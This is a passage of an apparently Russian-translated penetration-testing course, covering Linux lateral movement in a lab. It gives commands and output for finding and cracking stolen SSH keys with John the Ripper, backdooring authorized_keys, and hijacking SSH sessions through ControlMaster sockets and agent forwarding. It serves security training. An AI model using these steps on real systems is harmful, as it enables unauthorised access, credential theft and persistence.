1. Повторите шаги этого раздела, чтобы реализовать проверочный пример, выполняющий Notepad на `appsrv01`.
2. Используйте Python-реализацию SCShell (`scshell.py`), чтобы получить выполнение кода на `appsrv01` напрямую из Kali, используя только NTLM-хэш пользователя `dave`.

## 13.3 Завершение

В этом модуле мы обсудили множество тем, связанных с латеральным перемещением в Windows. Мы рассмотрели разные техники злоупотребления RDP для латерального перемещения как для доступа к графическому интерфейсу, так и для консольного доступа, включая работу через обратные прокси. Мы также обсудили кражу учётных данных. Наконец, мы завершили модуль подробным обсуждением PsExec и реализовали более скрытную версию.

## Примечания


**[1]** (Mantvydas Baranauskas, 2019), https://ired.team/offensive-security/lateral-movement/lateral-movement-with-psexec
**[2]** (Mantvydas Baranauskas, 2018), https://ired.team/offensive-security/lateral-movement/t1047-wmi-for-lateral-movement
**[3]** (Matt Nelson, 2017), https://enigma0x3.net/2017/01/05/lateral-movement-using-the-mmc20-application-com-object/
**[4]** (Penetration Testing Lab, 2018), https://pentestlab.blog/2018/05/15/lateral-movement-winrm/
**[5]** (Steven F, 2020), https://github.com/0xthirteen/SharpMove
**[6]** (Microsoft, 2020), https://support.microsoft.com/en-us/help/186607/understanding-the-remote-desktop-protocol-rdp
**[7]** (Microsoft, 2016), https://docs.microsoft.com/en-us/windows-server/security/windows-authentication/windows-logon-scenarios
**[8]** (Microsoft, 2020), https://www.microsoft.com/en-gb/download/details.aspx?id=36036
**[9]** (Offensive Security, 2014), https://www.kali.org/penetration-testing/passing-hash-remote-desktop/
**[10]** (Wikipedia, 2020), https://en.wikipedia.org/wiki/Network_address_translation
**[11]** (Rapid7, 2019), https://github.com/rapid7/metasploit-framework/blob/master/documentation/modules/post/multi/manage/autoroute.md
**[12]** (Wikipedia, 2020), https://en.wikipedia.org/wiki/SOCKS
**[13]** (Sourceforge, 2020), http://proxychains.sourceforge.net/
**[14]** (PuTTY, 2020), https://www.putty.org/
**[15]** (Jaime Pillora, 2020), https://github.com/jpillora/chisel
**[16]** (Golang, 2020), https://golang.org/
**[17]** (Golang, 2020), https://golang.org/cmd/go/#hdr-Environment_variables
**[18]** (Golang, 2020), https://golang.org/cmd/go/#hdr-Compile_packages_and_dependencies
**[19]** (Golang, 2020), https://golang.org/cmd/link/
**[20]** (0xdf, 2019), https://0xdf.gitlab.io/2019/01/28/tunneling-with-chisel-and-ssf.html
**[21]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/termserv/mstscax
**[22]** (Steven F, 2020), https://github.com/0xthirteen/SharpRDP
**[23]** (Steven F, 2020), https://posts.specterops.io/revisiting-remote-desktop-lateral-movement-8fb905cb46c3
**[24]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/termserv/imsrdpclientnonscriptable-sendkeys
**[25]** (Infosec Resources, 2014), https://resources.infosecinstitute.com/api-hooking/

**[26]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/api/winbase/nf-winbase-winexec
**[27]** (Microsoft, 2019), https://github.com/microsoft/Detours/wiki/Using-Detours
**[28]** (MDSec, 2019), https://www.mdsec.co.uk/2019/11/rdpthief-extracting-clear-text-credentials-from-remote-desktop-clients/
**[29]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/api/wincred/nf-wincred-credismarshaledcredentialw
**[30]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/api/dpapi/nf-dpapi-cryptprotectmemory
**[31]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/api/sspi/nf-sspi-sspipreparеforcredread
**[32]** (MDSec, 2019), https://github.com/0x09AL/RdpThief
**[33]** (Microsoft, 2020), https://docs.microsoft.com/en-us/dotnet/api/system.threading.thread.sleep?view=netframework-4.8
**[34]** (Wikipedia, 2020), https://en.wikipedia.org/wiki/Server_Message_Block
**[35]** (Wikipedia, 2019), https://en.wikipedia.org/wiki/DCE/RPC
**[36]** (MrUn1k0d3r, 2019), https://github.com/Mr-Un1k0d3r/SCShell
**[37]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/api/winsvc/nf-winsvc-openscmanagerw
**[38]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/api/winsvc/nf-winsvc-createservicea
**[39]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/api/winsvc/nf-winsvc-openservicea
**[40]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/api/winsvc/nf-winsvc-changeserviceconfiga
**[41]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/api/winsvc/nf-winsvc-startservicea
**[42]** (pinvoke.net, 2020), http://pinvoke.net/default.aspx/advapi32/OpenSCManager.html
**[43]** (Microsoft, 2018), https://docs.microsoft.com/en-gb/windows/win32/services/service-security-and-access-rights
**[44]** (batcmd.com, 2020), http://batcmd.com/windows/10/services/sensorservice/
**[45]** (pinvoke.net, 2020), https://www.pinvoke.net/default.aspx/advapi32.openservice
**[46]** (pinvoke.net, 2020), https://www.pinvoke.net/default.aspx/advapi32/changeserviceconfig.html
**[47]** (pinvoke.net, 2020), https://www.pinvoke.net/default.aspx/advapi32.startservice
**[48]** (MrUn1k0d3r, 2019), https://github.com/Mr-Un1k0d3r/SCShell
**[49]** (Microsoft, 2018), https://docs.microsoft.com/en-us/windows/win32/api/winsvc/nf-winsvc-queryserviceconfiga

# Глава 14. Латеральное перемещение в Linux

Хотя организации часто используют Windows для рабочих станций и служб Active Directory, операционная система Linux нередко применяется для веб-серверов, серверов баз данных, поддержки инфраструктуры и многого другого. Как тестировщикам на проникновение, нам важно понимать, как компрометировать Linux-цели и затем переходить через них к другим системам.

В этом модуле мы продемонстрируем различные техники латерального перемещения на базе Linux. Сначала используем SSH и покажем, как красть ключи и перехватывать открытые сессии. Затем изучим крупномасштабные DevOps[1]-технологии и используем Ansible и Artifactory. Наконец, покажем, как Linux-системы с включённым Kerberos могут создать мост в Windows-домены, и используем это для латерального перемещения.

В этом модуле файл `/etc/hosts` на нашей Kali-машине настроен так, чтобы разрешать следующие имена хостов в соответствующие IP-адреса:

• `controller`: `192.168.120.40`
• `linuxvictim`: `192.168.120.45`
• `dc01.corp1.com`: `192.168.120.5`

Не каждый подход, обсуждаемый в этом модуле, требует доступа root, но, как и в случае с большинством техник на базе Windows, многие варианты латерального перемещения требуют повышенных привилегий.

## 14.1 Латеральное перемещение с SSH

SSH[2] - это сетевой протокол и набор инструментов, используемых для коммуникации между сетевыми системами. Это один из самых распространённых способов взаимодействия между Linux-машинами. Хотя некоторые системы всё ещё разрешают парольную аутентификацию для подключения к Linux-машине через SSH, многие вместо этого требуют аутентификацию по открытому ключу.[3]

Этот метод требует сгенерированной пользователем пары открытого и закрытого ключей. Открытый ключ хранится в файле `~/.ssh/authorized_keys` на сервере, к которому подключается пользователь. Закрытый ключ обычно хранится в каталоге `~/.ssh/` на системе, с которой пользователь выполняет подключение. Когда пользователь подключается к целевому серверу, SSH-клиент использует закрытый ключ пользователя, если он есть, для аутентификации в целевой системе. Если закрытый ключ защищён парольной фразой, пользователь также должен предоставить её во время аутентификации. Кроме того, ключ должен быть принят целевой системой, чтобы аутентификация прошла успешно.

Закрытые SSH-ключи - важная цель для атакующего, поскольку они могут дать доступ к любой удалённой машине, принимающей этот ключ. Поэтому они являются отличной возможностью для латерального перемещения.

Обсудим несколько базовых техник, которые можно использовать для получения доступа к закрытому ключу пользователя, и покажем, как применять эти ключи.

### 14.1.1 SSH-ключи

Поскольку закрытые ключи являются очевидными целями, вокруг них часто есть дополнительные меры защиты. Обычно SSH-ключ пользователя имеет права `600`.[4] Во время теста на проникновение мы можем найти закрытый ключ со слабыми правами. Даже если у нас нет доступа root к машине, стоит проверить целевую систему на маловероятный случай, что ключ оставлен без защиты.

Поищем потенциально незащищённые ключи простой командой `find` на нашей виртуальной машине `linuxvictim`. В Linux закрытые ключи по умолчанию называются `id_rsa`. Следующая команда не найдёт файлы с другими именами, но это хорошая отправная точка. Если у нас нет прав на просмотр файла, мы получим сообщение об ошибке `Permission denied`.

```
offsec@linuxvictim:~$ find /home/ -name "id_rsa"
/home/offsec/.ssh/id_rsa
find: ‘/home/linuxvictim/.ssh’: Permission denied
...
find: ‘/home/ansibleadm/.gnupg’: Permission denied
find: ‘/home/ansibleadm/.local/share’: Permission denied
```

Листинг 641 - Поиск закрытых ключей в системе

В этой системе нет ключей с небезопасными правами, что неудивительно. На следующем шаге, поскольку мы обсуждаем латеральное перемещение, предположим, что получили доступ root к машине и будем работать с этими привилегиями.

Пользователи нередко копируют свои ключи в другое расположение, отличное от стандартного каталога `/home/username/.ssh/`, или хранят копии ключей под другими именами. Поэтому ещё раз проверим каталог `/home` и просмотрим файлы других пользователей с нашими повышенными привилегиями. Если изучить каталог `/home/linuxvictim`, можно заметить, что там хранится закрытый ключ с нестандартным именем `svuser.key`.

```
root@linuxvictim:/home/linuxvictim# ls -al
total 28
drwxr-xr-x 2 linuxvictim linuxvictim 4096 May 28 14:27 .
drwxr-xr-x 8 root        root        4096 May 28 14:23 ..
-rw------- 1 linuxvictim linuxvictim  270 May 28 14:31 .bash_history
-rw-r--r-- 1 linuxvictim linuxvictim  220 May 28 14:22 .bash_logout
-rw-r--r-- 1 linuxvictim linuxvictim 3771 May 28 14:22 .bashrc
-rw-r--r-- 1 linuxvictim linuxvictim  807 May 28 14:22 .profile
drwx------ 2 linuxvictim linuxvictim 4096 May 28 14:34 .ssh
-rw------- 1 linuxvictim linuxvictim 1766 May 28 14:26 svuser.key
```

Листинг 642 - Найден закрытый ключ

Когда закрытый ключ найден, его нужно проанализировать. Как мы упоминали раньше, SSH-ключ может быть защищён парольной фразой.

При генерации SSH-ключа в терминале большинства Linux/Unix-систем программа просит пользователя выбрать парольную фразу, чтобы неавторизованные пользователи не могли использовать ключ. Пользователь часто пропускает этот шаг клавишей Return, непреднамеренно открывая ключ для неавторизованного использования.

Есть несколько способов выяснить, защищён ли наш ключ парольной фразой. Можно просто попробовать использовать ключ с SSH-клиентом и посмотреть, появится ли запрос парольной фразы, но это может создать журнал или предупреждение. Более безопасная и скрытная альтернатива - просто просмотреть сам файл. Сделаем это сейчас.

```
root@linuxvictim:/home/linuxvictim# cat svuser.key

-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,351CBB3ECC54B554DD07029E2C377380
...
```

Листинг 643 - Первые строки SSH-ключа, зашифрованного парольной фразой

В этом случае файл содержит заголовки `Proc-Type` и `DEK-Info`. Заголовок `Proc-Type` сообщает, что ключ зашифрован. Заголовок `DEK-Info` указывает тип шифрования `AES-128-CBC`. Это говорит нам, что ключ защищён парольной фразой.

Даже если ключ у нас есть, не сразу понятно, где его использовать. Проверив файл `/etc/passwd`, мы видим, что учётной записи `svuser` нет, поэтому маловероятно, что ключ предназначен для этой машины.

Один подход - прочитать пользовательский файл `~/.ssh/known_hosts`, чтобы найти машины, к которым недавно подключались. Возможно, с ключом `svuser` можно подключиться к одной из этих других машин.

```
root@linuxvictim:/home/linuxvictim/.ssh# cat known_hosts

|1|mi1rxMgRi2EjLJrnho0dY+rPbRw=|br04hDom/EK01Um6NvJIe7e688I= ecdsa-sha2-nistp256
    AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBDY+XpA06WG/
    ohtJ0cqRa6YSKD03CSYIod9zmauN89SBAPD9hMG0E6BN8MN7mXrXvHMRihk578XX5ToaWszhLZI=
```

Листинг 644 - Записи known_hosts хэшированы

К сожалению, в нашем случае в системе включена настройка `HashKnownHosts` в `/etc/ssh/ssh_config`, поэтому записи в файле `known_hosts` хэшированы. Чтение файла не даёт полезной информации.

Другой простой вариант - проверить пользовательский файл `~/.bash_history`. Файл `.bash_history` показывает команды терминала, которые пользователь вводил с течением времени.

```
root@linuxvictim:/home/linuxvictim# tail .bash_history

exit
ssh -i ./svuser.key svuser@controller
cd /home/linuxvictim
ls
ls -al
cd .ssh
ls -al
cat known_hosts
clear
exit
```

Листинг 645 - Проверка файла истории bash

В этом случае мы видим, что пользователь подключался к серверу `controller` с учётной записью `svuser` и найденным нами ключом. Используем команду `host`, чтобы определить IP-адрес машины `controller`.

```
root@linuxvictim:/home/linuxvictim# host controller
controller has address 192.168.120.40
```

Листинг 646 - Определение IP-адреса controller

То, что у ключа есть парольная фраза, является препятствием: его сложнее украсть и использовать. Однако в этом случае проверка парольной фразы выполняется на стороне клиента. Это значит, что можно попытаться взломать парольную фразу офлайн. Для этого сначала скопируем файл ключа на нашу виртуальную машину Kali.

Есть несколько вариантов взлома парольной фразы. Можно использовать Hashcat,[5] который может задействовать GPU для ускорения обработки, но в этом случае мы используем John the Ripper (JTR). Для использования JTR нужно преобразовать украденный закрытый ключ, зашифрованный парольной фразой, в формат, который инструмент распознает. Для этого можно использовать утилиту SSH2John, входящую в JTR. В Kali SSH2John находится по пути `/usr/share/john/ssh2john.py`. Чтобы преобразовать файл ключа, передадим имя файла как аргумент и перенаправим вывод в новый файл.

```
kali@kali:~$ python /usr/share/john/ssh2john.py svuser.key > svuser.hash
```

Листинг 647 - Преобразование SSH-ключа в формат, совместимый с JTR

Теперь, когда ключ готов, нужно выбрать хороший словарь. Есть много подходов к выбору подходящих словарей, но для простоты начнём с часто используемого `rockyou.txt`, который находится в Kali в каталоге `/usr/share/wordlists/`. Теперь можно запустить JTR на файле с опцией `--wordlist`, чтобы взломать парольную фразу.

```
kali@kali:~$ sudo john --wordlist=/usr/share/wordlists/rockyou.txt ./svuser.hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
...
```

Листинг 648 - Взлом парольной фразы

Через некоторое время JTR сообщает, что успешно обнаружил парольную фразу: `spongebob`.

```
...
Press 'q' or Ctrl-C to abort, almost any other key for status
spongebob        (svuser.key)
```

Листинг 649 - Обнаружение парольной фразы

SSH-клиенты обычно требуют, чтобы закрытые ключи имели права `600` перед использованием для подключения к удалённому серверу.

Теперь, когда парольная фраза известна, попробуем подключиться к виртуальной машине `controller` из SSH-сессии, которая у нас есть на сервере `linuxvictim`. Это поможет избежать возможных предупреждений, с которыми мы могли бы столкнуться при прямом подключении с виртуальной машины Kali. После указания файла `svuser.key` как закрытого ключа можно ввести `spongebob` при запросе парольной фразы.

```
linuxvictim@linuxvictim:~$ ssh -i ./svuser.key svuser@controller
Enter passphrase for key './svuser.key':

Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-20-generic x86_64)
...
Last login: Fri May 15 10:57:13 2020 from 192.168.119.120
svuser@controller:~$
```

Листинг 650 - Успешное подключение с украденным ключом

На этот раз мы успешно подключились к цели.

### 14.1.2 Закрепление через SSH

Помимо кражи закрытых ключей пользователя для доступа к другим системам, полезная тактика - вставить наш открытый ключ в пользовательский файл `~/.ssh/authorized_keys`. Файл `authorized_keys` - это список всех открытых ключей, которым разрешён доступ к учётной записи пользователя на текущей машине. Добавление нашего открытого ключа в пользовательский `authorized_keys` позволит позже снова получить доступ к машине через SSH.

Обычно открытые ключи можно копировать с удалённой системы с помощью `ssh-copy-id`,[6] что требует аутентификации. Однако если у нас есть доступ на запись, можно просто добавить новую строку в `authorized_keys`. Обратите внимание: большинство Linux-систем требуют права `644` на `authorized_keys`, то есть записывать в файл может только владелец файла и root.

Посмотрим на машину `linuxvictim` в лаборатории. Если мы получили доступ как пользователь `linuxvictim` или root, можно добавить открытый SSH-ключ в файл `authorized_keys` пользователя `linuxvictim`, чтобы сохранить доступ. Для этого сначала нужно создать пару SSH-ключей на нашей виртуальной машине Kali. Настроим пару SSH-ключей на Kali с помощью `ssh-keygen`.

```
kali@kali:~# ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/home/kali/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/kali/.ssh/id_rsa.
Your public key has been saved in /home/kali/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:VTLfYd2shCqYOTkpZqeHRrqxnKjyVViNgbmVMpKyEug root@kali
The key's randomart image is:
+---[RSA 2048]----+
|.  . o..  o ..oo.|
|+ o = o+   =.o..+|
|.+ . =o*. ..... |
|oE  *oX ...   .  |
|.  =.=.oS.       |
|  o +..          |
| o *..           |
|o =.             |
|+..              |
+----[SHA256]-----+
```

Листинг 651 - Генерация пары SSH-ключей

Если принять значения по умолчанию для пути файла, будет создана пара файлов в каталоге `~/.ssh/`: `id_rsa` для закрытого ключа и `id_rsa.pub` для открытого ключа. Затем можно вывести содержимое `id_rsa.pub` с помощью `cat` и скопировать его в буфер обмена.

На машине `linuxvictim` можно вставить открытый ключ в файл `authorized_keys` пользователя `linuxvictim` следующей командой:

```
linuxvictim@linuxvictim:~$ echo "ssh-rsa AAAAB3NzaC1yc2E....ANSzp9EPhk4cIeX8= kali@kali" >> /home/linuxvictim/
    .ssh/authorized_keys
```

Листинг 652 - Вставка открытого ключа

Затем можно подключиться по SSH с нашей виртуальной машины Kali к машине `linuxvictim` с использованием закрытого ключа и войти как пользователь `linuxvictim` без пароля. Если не указать закрытый SSH-ключ явно, SSH-клиент использует ключ из `~/.ssh/id_rsa`.

```
kali@kali:~$ ssh linuxvictim@linuxvictim
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-20-generic x86_64)
...
linuxvictim@linuxvictim:~$
```

Листинг 653 - SSH-подключение к linuxvictim с помощью вставленного ключа

Добавление бэкдора в файлы `authorized_keys`, кража незащищённых SSH-ключей и перебор парольных фраз SSH - полезные тактики для теста на проникновение. В следующем разделе обсудим более продвинутые способы злоупотребления SSH.

### 14.1.2.1 Упражнения

1. Сгенерируйте пару закрытого и открытого ключей с парольной фразой на вашей виртуальной машине Kali. Попробуйте взломать парольную фразу с помощью JTR.
2. Сгенерируйте пару закрытого и открытого ключей на вашей виртуальной машине Kali, вставьте открытый ключ в файл `authorized_keys` пользователя `linuxvictim` на хосте `linuxvictim`, а затем подключитесь к нему по SSH.

### 14.1.3 Перехват SSH с ControlMaster

В этом разделе мы обсудим атаку перехвата SSH,[7] которая особенно эффективна для латерального перемещения. Этот подход похож на захват существующей RDP-сессии в Windows. Термин «перехват SSH» означает использование существующего SSH-подключения для получения доступа к другой машине. Два наиболее распространённых метода перехвата SSH используют функцию ControlMaster[8] или `ssh-agent`.[9]

ControlMaster - функция, позволяющая разделять несколько SSH-сессий поверх одного сетевого подключения. Эту функциональность можно включить для конкретного пользователя, изменив его локальный конфигурационный файл SSH (`~/.ssh/config`). Этот файл может быть создан или изменён пользователями с повышенными привилегиями или доступом на запись в домашний каталог пользователя. Так злоумышленник может создать вектор атаки там, где его изначально не было, включив ControlMaster для ничего не подозревающего пользователя.

Рассмотрим этот сценарий подробнее. Начнём с входа как пользователь `offsec` на виртуальную машину `controller`, имитируя получение атакующим доступа к оболочке этой учётной записи. Затем создадим конфигурацию ControlMaster для пользователя `offsec`. После этого сымитируем легитимного пользователя, вошедшего как `offsec` на той же машине, который подключается к нижестоящему серверу, и перехватим это подключение.

Начнём с входа на Linux-машину `controller` как пользователь `offsec` и создадим файл `~/.ssh/config` со следующим содержимым:

```
Host *
        ControlPath ~/.ssh/controlmaster/%r@%h:%p
        ControlMaster auto
        ControlPersist 10m
```

Листинг 654 - Запись конфигурации ControlMaster для SSH

Разберём этот файл подробнее. Хотя настройки `ControlPath` можно задать для конкретного хоста, первая строка приведённой выше конфигурации указывает, что она применяется ко всем хостам (`*`). Запись `ControlPath` в нашем примере указывает, что сокет-файл ControlMaster должен быть помещён в `~/.ssh/controlmaster/` с именем `<remoteusername@<targethost>:<port>`. Это предполагает, что указанный каталог `controlmaster` действительно существует.

Строка `ControlMaster` указывает, что новые подключения будут пытаться использовать существующие сокеты ControlMaster, когда это возможно. Когда они недоступны, будет начато новое подключение. `ControlPersist` можно установить в `yes` или в конкретное время. Если значение `yes`, сокет остаётся открытым неопределённо долго. В альтернативном варианте он будет принимать новые подключения в течение заданного времени после завершения последнего подключения. В приведённой выше конфигурации сокет останется открытым 10 минут после последнего подключения, а затем закроется.

Эти настройки ControlMaster также можно поместить в `/etc/ssh/ssh_config`, чтобы настроить ControlMaster на уровне всей системы.

Количество доступных одновременных подключений для SSH при использовании этого метода по умолчанию равно 10, как задано переменной `MaxSessions`[10] в `/etc/ssh/ssh_config`,[11] но может отличаться на разных системах в зависимости от их конфигурации.

Перед продолжением установим корректные права на конфигурационный файл.

```
offsec@controller:~$ chmod 644 ~/.ssh/config
```

Листинг 655 - Установка прав файла конфигурации ControlMaster

После этого создадим требуемый каталог `~/.ssh/controlmaster/`.

```
offsec@controller:~$ mkdir ~/.ssh/controlmaster
```

Листинг 656 - Создание каталога для сокета ControlMaster

Далее, чтобы сымитировать подключение жертвы к нижестоящему серверу, выполним SSH на виртуальную машину `controller` как легитимный пользователь `offsec`. Затем из той же сессии выполним SSH с виртуальной машины `controller` на виртуальную машину `linuxvictim`.

Обратите внимание, что для последнего подключения нужно предоставить пароль. У пользователя `offsec` на этой виртуальной машине сейчас нет открытого ключа, сохранённого в `authorized_keys` на хосте `linuxvictim`.

После установки подключения вернёмся к атакующей сессии `offsec`. Мы должны найти сокет-файл в `~/.ssh/controlmaster/` на виртуальной машине `controller` с именем `offsec@linuxvictim:22`.

```
offsec@controller:~$ ls -al ~/.ssh/controlmaster/
total 8
drwxrwxr-x 2 offsec offsec 4096 May 13 13:55 .
drwx------ 3 offsec offsec 4096 May 13 13:55 ..
srw------- 1 offsec offsec    0 May 13 13:55 offsec@linuxvictim:22
```

Листинг 657 - Сокет ControlMaster

Этот сокет-файл представляет легитимную SSH-сессию к нижестоящему серверу, и для ясности мы будем называть её «сессией жертвы» (Victim Session). На этом этапе, как атакующий, если мы просто выполним SSH к серверу, указанному в сокет-файле жертвы, пароль у нас не запросят, и мы получим прямой доступ к машине `linuxvictim` по SSH.

```
offsec@controller:~$ ssh offsec@linuxvictim
Last login: Wed May 13 16:11:26 2020 from 192.168.120.40
offsec@linuxvictim:~$
```

Листинг 658 - Перехват от имени того же пользователя с открытым сокетом

Теперь мы вошли на машину `linuxvictim` без необходимости вводить пароль, фактически используя активное легитимное подключение к той же машине.

Теперь, когда мы продемонстрировали первый сценарий, закроем атакующую SSH-сессию как пользователь `offsec`, оставив сессию жертвы открытой. Во втором сценарии мы вошли как пользователь root или пользователь с sudo-привилегиями. В этом случае вернёмся на виртуальную машину Kali и на этот раз войдём на виртуальную машину `controller` как `root`, а не `offsec`. Отсюда можно перехватить открытый SSH-сокет с помощью параметра SSH-клиента `-S`, который задаёт сокет.

```
root@controller:~# ls -al /home/offsec/.ssh/controlmaster
total 8
drwxrwxr-x 2 offsec offsec 4096 May 13 16:22 .
drwx------ 3 offsec offsec 4096 May 13 13:55 ..
srw------- 1 offsec offsec    0 May 13 16:22 offsec@linuxvictim:22

root@controller:~# ssh -S /home/offsec/.ssh/controlmaster/offsec\@linuxvictim\:22 offsec@linuxvictim
Last login: Wed May 13 16:22:08 2020 from 192.168.120.40
offsec@linuxvictim:~$
```

Листинг 659 - Перехват от root с открытым сокетом

Снова мы можем войти на машину `linuxvictim` без необходимости вводить пароль.

### 14.1.4 Перехват SSH с SSH-Agent и пересылкой агента SSH

Теперь, когда мы рассмотрели перехват SSH с ControlMaster, перейдём к другой технике. Этот метод перехвата SSH построен вокруг использования SSH-Agent и пересылки агента SSH.

SSH-Agent - утилита, которая отслеживает закрытые ключи пользователя и позволяет использовать их без повторного ввода парольных фраз при каждом подключении. Пересылка агента SSH - механизм, позволяющий пользователю использовать SSH-Agent на промежуточном сервере так, будто это его локальный агент на исходной машине. Это полезно в ситуациях, когда пользователю нужно выполнить SSH с промежуточного хоста в другой сетевой сегмент, недоступный напрямую с исходной машины. Преимущество в том, что закрытый ключ не нужно хранить на промежуточном сервере, и пользователю не нужно вводить парольную фразу больше одного раза.

Это работает за счёт передачи запросов ответа SSH-ключа от удалённых целевых серверов обратно через SSH-Agent на промежуточных хостах к SSH-Agent исходного клиента для проверки ключа. Чтобы продемонстрировать концепцию, рассмотрим сценарий атаки, где пользователь подключается к промежуточному серверу, а затем к следующему удалённому серверу с использованием пересылки агента SSH. Затем обсудим, как можно эксплуатировать это подключение.

Чтобы использовать SSH-Agent, на исходной машине должна быть настроена пара SSH-ключей. Это можно сделать с помощью `ssh-keygen`, как мы уже рассматривали ранее, убедившись, что задана парольная фраза. Чтобы SSH-подключения работали с пересылкой агента SSH, открытый ключ должен быть установлен и на промежуточном сервере, и на целевом сервере. В нашем случае промежуточным сервером будет машина `controller`, а целевым сервером - `linuxvictim`. Можно скопировать ключ на обе машины командой `ssh-copy-id` с виртуальной машины Kali, указав открытый ключ флагом `-i`.

```
kali@kali:~$ ssh-copy-id -i ~/.ssh/id_rsa.pub offsec@controller

kali@kali:~$ ssh-copy-id -i ~/.ssh/id_rsa.pub offsec@linuxvictim
```

Листинг 660 - Копирование SSH-ключей на серверы

Кроме того, нужно настроить локальный конфигурационный файл SSH `~/.ssh/config` на виртуальной машине Kali так, чтобы он содержал следующую строку.

```
ForwardAgent yes
```

Листинг 661 - Включение пересылки агента на клиентской машине

Это сообщает SSH-клиенту, с которого мы подключаемся, что для подключений нужно включать пересылку агента. Далее на промежуточном сервере, в нашем случае `controller`, нужно установить следующую строку в `/etc/ssh/sshd_config`.

```
AllowAgentForwarding yes
```

Листинг 662 - Разрешение пересылки агента на промежуточном сервере

Это позволяет промежуточному серверу пересылать запросы проверки ключа обратно к SSH-Agent исходного клиента.

SSH-Agent автоматически настроен на запуск во многих Linux-дистрибутивах, но на виртуальной машине Kali нам нужно запустить его вручную.

```
kali@kali:~$ eval `ssh-agent`
```

Листинг 663 - Ручной запуск SSH-Agent

Теперь можно добавить ключи в SSH-Agent на виртуальной машине Kali с помощью `ssh-add`. Если нужно использовать ключ в расположении по умолчанию (`~/.ssh/id_rsa`), параметры указывать не нужно. В альтернативном варианте можно добавить путь к нужному файлу ключа сразу после команды. В нашем случае ключ находится в расположении по умолчанию, поэтому достаточно выполнить `ssh-add`.

```
kali@kali:~$ ssh-add
Enter passphrase for /home/kali/.ssh/id_rsa:
Identity added: /home/kali/.ssh/id_rsa (kali@kali)
```

Листинг 664 - Запуск ssh-add

Теперь, когда ключ зарегистрирован в агенте, всё, что нужно для подключения к нижестоящему серверу, - пара команд `ssh`. Сначала выполним SSH на `controller`, а затем оттуда на хост `linuxvictim`.

```
kali@kali:~$ ssh offsec@controller
Enter passphrase for key '/home/kali/.ssh/id_rsa':

offsec@controller:~$ ssh offsec@linuxvictim

offsec@linuxvictim:~$
```

Листинг 665 - SSH через промежуточный сервер

Обратите внимание: для первого подключения нужно ввести парольную фразу от закрытого ключа, чтобы SSH-Agent мог отслеживать этот ключ. Теперь, когда мы разобрали нормальное использование пересылки агента SSH, обсудим, как его эксплуатировать. Как и в примере с ControlMaster, рассмотрим два сценария: компрометацию непривилегированного пользователя, у которого открыта SSH-сессия на промежуточном сервере, и такой же сценарий при наличии root-привилегий.

Начнём с первого случая, где скомпрометирована учётная запись пользователя, вошедшего на промежуточный сервер. При предыдущей эксплуатации ControlMaster мы были ограничены нижестоящими серверами, к которым у пользователя уже было открытое подключение. При пересылке агента SSH этого ограничения нет. Промежуточная система ведёт себя так, будто SSH-ключи пользователя уже доступны нам, поэтому можно выполнить SSH на любой нижестоящий сервер, куда закрытый ключ скомпрометированного пользователя имеет доступ.

Для эксплуатации у скомпрометированного пользователя должно быть активное SSH-подключение к промежуточному серверу. Мы смоделируем это так: закроем предыдущую оболочку на `linuxvictim`, открытую с машины `controller`, но оставим открытым подключение к промежуточному серверу. Эта сессия будет играть роль SSH-сессии жертвы пользователя `offsec`.

Затем, чтобы смоделировать подключение атакующего, откроем оболочку на промежуточный сервер с аутентификацией по паролю от имени пользователя `offsec`, а оттуда выполним SSH на машину `linuxvictim`.

Обратите внимание: в сессии атакующего мы подключаемся к промежуточной машине из root-оболочки на Kali, чтобы убедиться, что для аутентификации на промежуточном сервере не используется пара ключей из домашнего каталога `kali`. В реальном сценарии подключение атакующего к промежуточному серверу выполнялось бы с другой машины.

```
root@kali:~# ssh offsec@controller

offsec@controller:~$ ssh offsec@linuxvictim

offsec@linuxvictim:~$
```

Листинг 666 - SSH через промежуточный сервер

Отлично. Пересылка агента SSH сделала своё дело, и мы смогли получить доступ к нижестоящему хосту `linuxvictim` через аутентификацию по SSH-ключу, хотя самих ключей у нас нет. Однако возможна ситуация, где мы не хотим входить как пользователь, у которого сейчас открыта SSH-сессия. Например, мы можем хотеть избежать появления в журналах артефактов, связанных с этой учётной записью.

Механизм SSH-Agent создаёт на промежуточном сервере открытый сокет-файл,[12] доступный пользователям с повышенными правами. Если мы скомпрометировали учётную запись с доступом root на промежуточном сервере, можно напрямую использовать открытый сокет пользователя-жертвы.

Обратите внимание: оба сценария требуют, чтобы у пользователя-жертвы было открытое SSH-подключение к промежуточному серверу.

Для демонстрации оставим открытым ранее созданное SSH-подключение пользователя `offsec` к серверу `controller`. Затем создадим новую SSH-сессию с виртуальной машины Kali на `controller` от имени `root`, чтобы смоделировать доступ атакующего к оболочке. Находясь на `controller` под root, сначала нужно найти открытый сокет SSH-Agent пользователя. Список SSH-подключений можно получить через `ps aux`.

```
root@controller:~# ps aux | grep ssh
root      8106  0.0  0.1  72300  3976 ?        Ss   09:20   0:00 /usr/sbin/sshd -D
root      8249  0.0  0.1 107984  3944 ?        Ss   09:59   0:00 sshd: root@pts/2
root     15147  0.0  0.3 107984  7192 ?        Ss   11:14   0:00 sshd: offsec [priv]
offsec   15228  0.0  0.1 107984  3468 ?        S    11:14   0:00 sshd: offsec@pts/0
root     16298  0.0  0.3 107984  7244 ?        Ss   11:31   0:00 sshd: offsec [priv]
